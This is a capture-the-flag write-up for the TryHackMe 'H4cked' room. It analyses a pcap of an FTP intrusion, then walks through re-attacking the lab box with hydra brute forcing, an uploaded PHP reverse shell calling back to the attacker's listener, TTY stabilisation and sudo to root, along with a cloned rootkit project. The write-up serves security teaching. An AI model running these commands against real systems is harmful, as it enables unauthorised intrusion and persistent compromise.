

# H4cked


Difficulty: Easy

Platform: TryHackMe

Author: Zubr

Date: 14 april 2021

contact: [alex.spiesberger@gmail.com](mailto:alex.spiesberger@gmail.com)



So, this will be a lot of looking into the pcap file.

I started with opening the file in wireshark and looking around, This is just a bit of looking around and can be done very fast by following the dump.

It is done by:

right click → follow → follow stream


I will put a screenshot for every question, the response will be very easy to identify looking at the image.

You can then find the packet by looking at the packet number.

1. The attacker is trying to log into a specific service. What service is this?

|     |              |               |               |     |    |                                       |
|-----|--------------|---------------|---------------|-----|----|---------------------------------------|
| 522 | 62.963389096 | 192.168.0.115 | 192.168.0.147 | TCP | 66 | [TCP Keep-Alive ACK] 80 → 52670 [ACK] |
| 485 | 52.723034499 | 192.168.0.115 | 192.168.0.147 | TCP | 66 | [TCP Keep-Alive ACK] 80 → 52670 [ACK] |
| 479 | 42.481872149 | 192.168.0.115 | 192.168.0.147 | TCP | 66 | [TCP Keep-Alive ACK] 80 → 52670 [ACK] |
| 338 | 6.974178709  | 192.168.0.115 | 192.168.0.147 | FTP | 88 | Response: 530 Login incorrect.        |
| 336 | 6.974178579  | 192.168.0.115 | 192.168.0.147 | FTP | 88 | Response: 530 Login incorrect.        |
| 334 | 6.974178444  | 192.168.0.115 | 192.168.0.147 | FTP | 88 | Response: 530 Login incorrect.        |
| 332 | 6.974178194  | 192.168.0.115 | 192.168.0.147 | FTP | 88 | Response: 530 Login incorrect.        |
| 330 | 6.971364778  | 192.168.0.115 | 192.168.0.147 | FTP | 88 | Response: 530 Login incorrect.        |
| 328 | 6.970446596  | 192.168.0.115 | 192.168.0.147 | FTP | 88 | Response: 530 Login incorrect.        |
| 326 | 6.969404500  | 192.168.0.115 | 192.168.0.147 | FTP | 88 | Response: 530 Login incorrect.        |

2. There is a very popular tool by Van Hauser which can be used to brute force a series of services. What is the name of this tool?



3. The attacker is trying to log on with a specific username. What is the username?

|                  |               |               |     |  |
|------------------|---------------|---------------|-----|--|
| 401 15.577170346 | 192.168.0.115 | 192.168.0.147 | FTP | 112 Response: 257 "/var/www/html" is the current directory |
| 395 14.002582310 | 192.168.0.115 | 192.168.0.147 | FTP | 89 Response: 230 Login successful.                         |
| 436 19.325877349 | 192.168.0.115 | 192.168.0.147 | FTP | 90 Response: 226 Transfer complete.                        |
| 417 16.829367855 | 192.168.0.115 | 192.168.0.147 | FTP | 90 Response: 226 Directory send OK.                        |
| 442 28.216001461 | 192.168.0.115 | 192.168.0.147 | FTP |  |
| 388 8.867638802  | 192.168.0.115 | 192.168.0.147 | FTP |  |
| 398 14.003298147 | 192.168.0.115 | 192.168.0.147 | FTP |  |
| 420 19.321301970 | 192.168.0.115 | 192.168.0.147 | FTP |  |
| 439 22.683282161 | 192.168.0.115 | 192.168.0.147 | FTP |  |
| 423 19.323545813 | 192.168.0.115 | 192.168.0.147 | FTP |  |

4. What is the user's password?

|                  |               |               |     |  |
|------------------|---------------|---------------|-----|--|
| 401 15.577170346 | 192.168.0.115 | 192.168.0.147 | FTP | 112 Response: 257 "/var/www/html" is the current directory |
| 395 14.002582310 | 192.168.0.115 | 192.168.0.147 | FTP | 89 Response: 230 Login successful.                         |
| 436 19.325877349 | 192.168.0.115 | 192.168.0.147 | FTP | 90 Response: 226 Transfer complete.                        |
| 417 16.829367855 | 192.168.0.115 | 192.168.0.147 | FTP | 90 Response: 226 Directory send OK.                        |
| 442 28.216001461 | 192.168.0.115 | 192.168.0.147 | FTP |  |
| 388 8.867638802  | 192.168.0.115 | 192.168.0.147 | FTP |  |
| 398 14.003298147 | 192.168.0.115 | 192.168.0.147 | FTP |  |
| 420 19.321301970 | 192.168.0.115 | 192.168.0.147 | FTP |  |
| 439 22.683282161 | 192.168.0.115 | 192.168.0.147 | FTP |  |
| 423 19.323545813 | 192.168.0.115 | 192.168.0.147 | FTP |  |
| 404 16.827401969 | 192.168.0.115 | 192.168.0.147 | FTP |  |
| 429 19.324742316 | 192.168.0.115 | 192.168.0.147 | FTP |  |
| 410 16.828772908 | 192.168.0.115 | 192.168.0.147 | FTP |  |

5. What is the current FTP working directory after the attacker logged in?

|                  |               |               |     |  |
|------------------|---------------|---------------|-----|--|
| 401 15.577170346 | 192.168.0.115 | 192.168.0.147 | FTP | 112 Response: 257 "/var/www/html" is the current directory |
| 395 14.002582310 | 192.168.0.115 | 192.168.0.147 | FTP | 89 Response: 230 Login successful.                         |
| 436 19.325877349 | 192.168.0.115 | 192.168.0.147 | FTP | 90 Response: 226 Transfer complete.                        |
| 417 16.829367855 | 192.168.0.115 | 192.168.0.147 | FTP | 90 Response: 226 Directory send OK.                        |
| 442 28.216001461 | 192.168.0.115 | 192.168.0.147 | FTP |  |
| 388 8.867638802  | 192.168.0.115 | 192.168.0.147 | FTP |  |
| 398 14.003298147 | 192.168.0.115 | 192.168.0.147 | FTP |  |
| 420 19.321301970 | 192.168.0.115 | 192.168.0.147 | FTP |  |
| 439 22.683282161 | 192.168.0.115 | 192.168.0.147 | FTP |  |
| 423 19.323545813 | 192.168.0.115 | 192.168.0.147 | FTP |  |
| 404 16.827401969 | 192.168.0.115 | 192.168.0.147 | FTP |  |
| 429 19.324742316 | 192.168.0.115 | 192.168.0.147 | FTP |  |
| 410 16.828772908 | 192.168.0.115 | 192.168.0.147 | FTP |  |
| 390 11.414730239 | 192.168.0.147 | 192.168.0.115 | FTP |  |
| 419 19.320841361 | 192.168.0.147 | 192.168.0.115 | FTP |  |
| 397 14.002831431 | 192.168.0.147 | 192.168.0.115 | FTP |  |
| 425 10.222625248 | 192.168.0.147 | 192.168.0.115 | FTP |  |

6. The attacker uploaded a backdoor. What is the backdoor's filename?

```
220 HELLO FIP WORLD!
USER jenny
331 Please specify the password.
PASS password123
230 Login successful.
SYST
215 UNIX Type: L8
PWD
257 "/var/www/html" is the current directory
PORT 192,168,0,147,225,49
200 PORT command successful. Consider using PASV.
LIST -la
150 Here comes the directory listing.
226 Directory send OK.
TYPE I
200 Switching to Binary mode.
PORT 192,168,0,147,196,163
200 PORT command successful. Consider using PASV.
STOR shell.php
```

7. The backdoor can be downloaded from a specific URL, as it is located inside the uploaded file. What is the full URL?

| No. | Time         | Source        | Destination   | Content  |
|-----|--------------|---------------|---------------|--|
| 431 | 19.324910508 | 192.168.0.147 | 192.168.0.115 | // proc_open and stream_set_blocking require PHP version 4.3+, or 5+   |
| 427 | 19.324229502 | 192.168.0.147 | 192.168.0.115 | // Use of stream_select() on file descriptors returned by proc_open() will fail  |
| 432 | 19.324998885 | 192.168.0.147 | 192.168.0.115 | // Some compile-time options are needed for daemonisation (like pcntl, posix).   |
| 435 | 19.325481528 | 192.168.0.147 | 192.168.0.115 | // Usage   |
| 426 | 19.324208506 | 192.168.0.115 | 192.168.0.147 | // -----   |
| 434 | 19.325469407 | 192.168.0.115 | 192.168.0.147 | // See <a href="http://pentestmonkey.net/tools/php-reverse-shell">http://pentestmonkey.net/tools/php-reverse-shell</a> if you get stuck. |
| 433 | 19.325121503 | 192.168.0.115 | 192.168.0.147 | set_time_limit (0);  |
| 428 | 19.324476899 | 192.168.0.115 | 192.168.0.147 | \$VERSION = "1.0";   |

8. Which command did the attacker manually execute after getting a reverse shell?

```
Linux wir3 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64
22:26:54 up 2:21, 1 user, load average: 0.02, 0.07, 0.08
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
jenny     tty1     -               20:06   37.00s  1.00s  0.14s  -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

9. What is the computer's hostname?

```
www-data@wir3:/$ su jenny
su jenny
Password: password123

jenny@wir3:/$ sudo -l
```

10. Which command did the attacker execute to spawn a new TTY shell?

```
lrwxrwxrwx 1 root root 31 Feb 1 19:52 vmlinuz -> boot/vmlinuz-4.15.0-135-generic
lrwxrwxrwx 1 root root 30 Jul 25 2018 vmlinuz.old -> boot/vmlinuz-4.15.0-29-generic
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@wir3:/$ su jenny
su jenny
Password: password123
```


11. Which command was executed to gain a root shell?

```
User jenny may run the following commands on wir3:
(ALL : ALL) ALL
jenny@wir3:/$ sudo su
sudo su
root@wir3:/# whoami
whoami
root
root@wir3:/# cd
cd
```

12. The attacker downloaded something from GitHub. What is the name of the GitHub project?

```
whoami
root
root@wir3:/# cd
cd
root@wir3:~# git clone https://github.com/f0rb1dd3n/Reptile.git
git clone https://github.com/f0rb1dd3n/Reptile.git
Cloning into 'Reptile'...
remote: Enumerating objects: 217, done..[K
remote: Counting objects:   0% (1/217).[K
remote: Counting objects:   1% (3/217).[K
remote: Counting objects:   2% (5/217).[K
remote: Counting objects:   3% (7/217).[K
remote: Counting objects:   4% (9/217).[K
remote: Counting objects:   5% (11/217).[K
remote: Counting objects:   6% (14/217).[K
remote: Counting objects:   7% (16/217).[K
remote: Counting objects:   8% (18/217).[K
```

13. The project can be used to install a stealthy backdoor on the system. It can be very hard to detect. What is this type of backdoor called?



## Hack your way back into the machine

First we brute the ftp server:

```
(alex@ Kali)-[~/my_testing/H4cked]
$ hydra -l jenny -P /usr/share/wordlists/rockyou.txt ftp://10.10.19.54
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use
and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-04-14 1
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1
[DATA] attacking ftp://10.10.19.54:21/
```

Then we can log into the ftp server:

```
(alex@ Kali) - [~/my_testing/H4cked]
$ ftp 10.10.19.54
Connected to 10.10.19.54.
220 Hello FTP World!
Name (10.10.19.54:alex): jenny
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 1000 1000 10918 Feb 01 21:54 index.html
-rwxrwxrwx 1 1000 1000 5493 Feb 01 22:26 shell.php
226 Directory send OK.
```

I then downloaded the `shell.php` file and also deleted it.

```
ftp> get shell.php
local: shell.php remote: shell.php
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for shell.php (5493 bytes).
226 Transfer complete.
5493 bytes received in 0.00 secs (9.4049 MB/s)
ftp> delete shell.php
250 Delete operation successful.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 1000 1000 10918 Feb 01 21:54 index.html
226 Directory send OK.
```

I then changed the IP and port of the `shell.php` file:

```
// See http://pentestmonkey.net/tools/php
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.11.25.211'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
```

I then only had to put it back online and adding the permissions:

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 1000 1000
226 Directory send OK.
ftp> put shell.php
local: shell.php remote: shell.php
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
5495 bytes sent in 0.00 secs (32.7528 MB/s)
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 1000 1000
-rw----- 1 1000 1000
226 Directory send OK.
```

No answer needed

Change the necessary values inside the web shell

10918 Feb 01 21:54 index.html

No answer needed

Create a listener on the designated port on your

No answer needed

Become root!

No answer needed

10918 Feb 01 21:54 index.html

5495 Apr 14 09:30 shell.php

Read the flag.txt file inside the /pentest directory

```
ftp> chmod 777 shell.php
200 SITE CHMOD command ok.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 1000 1000 10918 Feb 01 21:54 index.html
-rwxrwxrwx 1 1000 1000 5495 Apr 14 09:30 shell.php
226 Directory send OK.
```

The only thing that is left to do to get this reverse shell is to go to the page with our listener doing it's work:

→ × 🏠 ⓘ 10.10.19.54/shell.php



```
226 Directory send OK.  
ftp>
```

```
(alex@ Kali)-[~/my_testing/H4cked]
```

```
$ nc -lvnp 444
```

```
Can't grab 0.0.0.0:444 with bind : Permission denied
```

```
(alex@ Kali)-[~/my_testing/H4cked]
```

```
$ nc -lvnp 4444
```

```
listening on [any] 4444 ...
```

```
connect to [10.11.25.211] from (UNKNOWN) [10.10.19.54] 51554
```

```
Linux wir3 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UT
```

```
09:45:13 up 43 min, 0 users, load average: 0.00, 0.00, 0.00
```

```
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
/bin/sh: 0: can't access tty; job control turned off
```

```
$
```

We now stabilise the shell with python3 as we saw in the *pcap* file:

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
/bin/sh: 0: can't access tty; job control turned off
```

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
www-data@wir3:/$ export TERM=xterm
```

```
export TERM=xterm
```

```
www-data@wir3:/$ ^Z
```

```
zsh: suspended nc -lvnp 4444
```

```
(alex@ Kali)-[~/my_testing/H4cked]
```

```
$ stty raw -echo; fg
```

```
[1] + continued nc -lvnp 4444
```

```
www-data@wir3:/$
```

We now can get root easily:

```
www-data@wir3:/$ su jenny
```

```
Password:
```

```
jenny@wir3:/$ whoami
```

```
jenny
```

```
jenny@wir3:/$ groups
```

```
jenny adm cdrom sudo dip plugdev lxd
```

```
jenny@wir3:/$ sudo su
```

```
[sudo] password for jenny:
```

```
root@wir3:/# whoami
```

```
root
```

```
root@wir3:/#
```

And with that read the root flag:

```
root@wir3:~# cd /root/Reptile && ls -al
total 44
drwxr-xr-x 7 root root 4096 Feb  2 10:23 .
drwx----- 3 root root 4096 Feb  2 10:23 ..
drwxr-xr-x 2 root root 4096 Feb  1 22:27 configs
-rw-r--r-- 1 root root   33 Feb  2 10:23 flag.txt
-rw-r--r-- 1 root root 1922 Feb  1 22:27 Kconfig
drwxr-xr-x 7 root root 4096 Feb  1 22:27 kernel
-rw-r--r-- 1 root root 1852 Feb  1 22:27 Makefile
drwxr-xr-x 2 root root 4096 Feb  1 22:28 output
-rw-r--r-- 1 root root 2183 Feb  1 22:27 README.md
drwxr-xr-x 4 root root 4096 Feb  1 22:27 scripts
drwxr-xr-x 6 root root 4096 Feb  1 22:27 userland
root@wir3:~#
```

---

This was a pretty easy but fun box, I hope you enjoyed it.

You can contact me per email: [alex.spiesberger@gmail.com](mailto:alex.spiesberger@gmail.com)

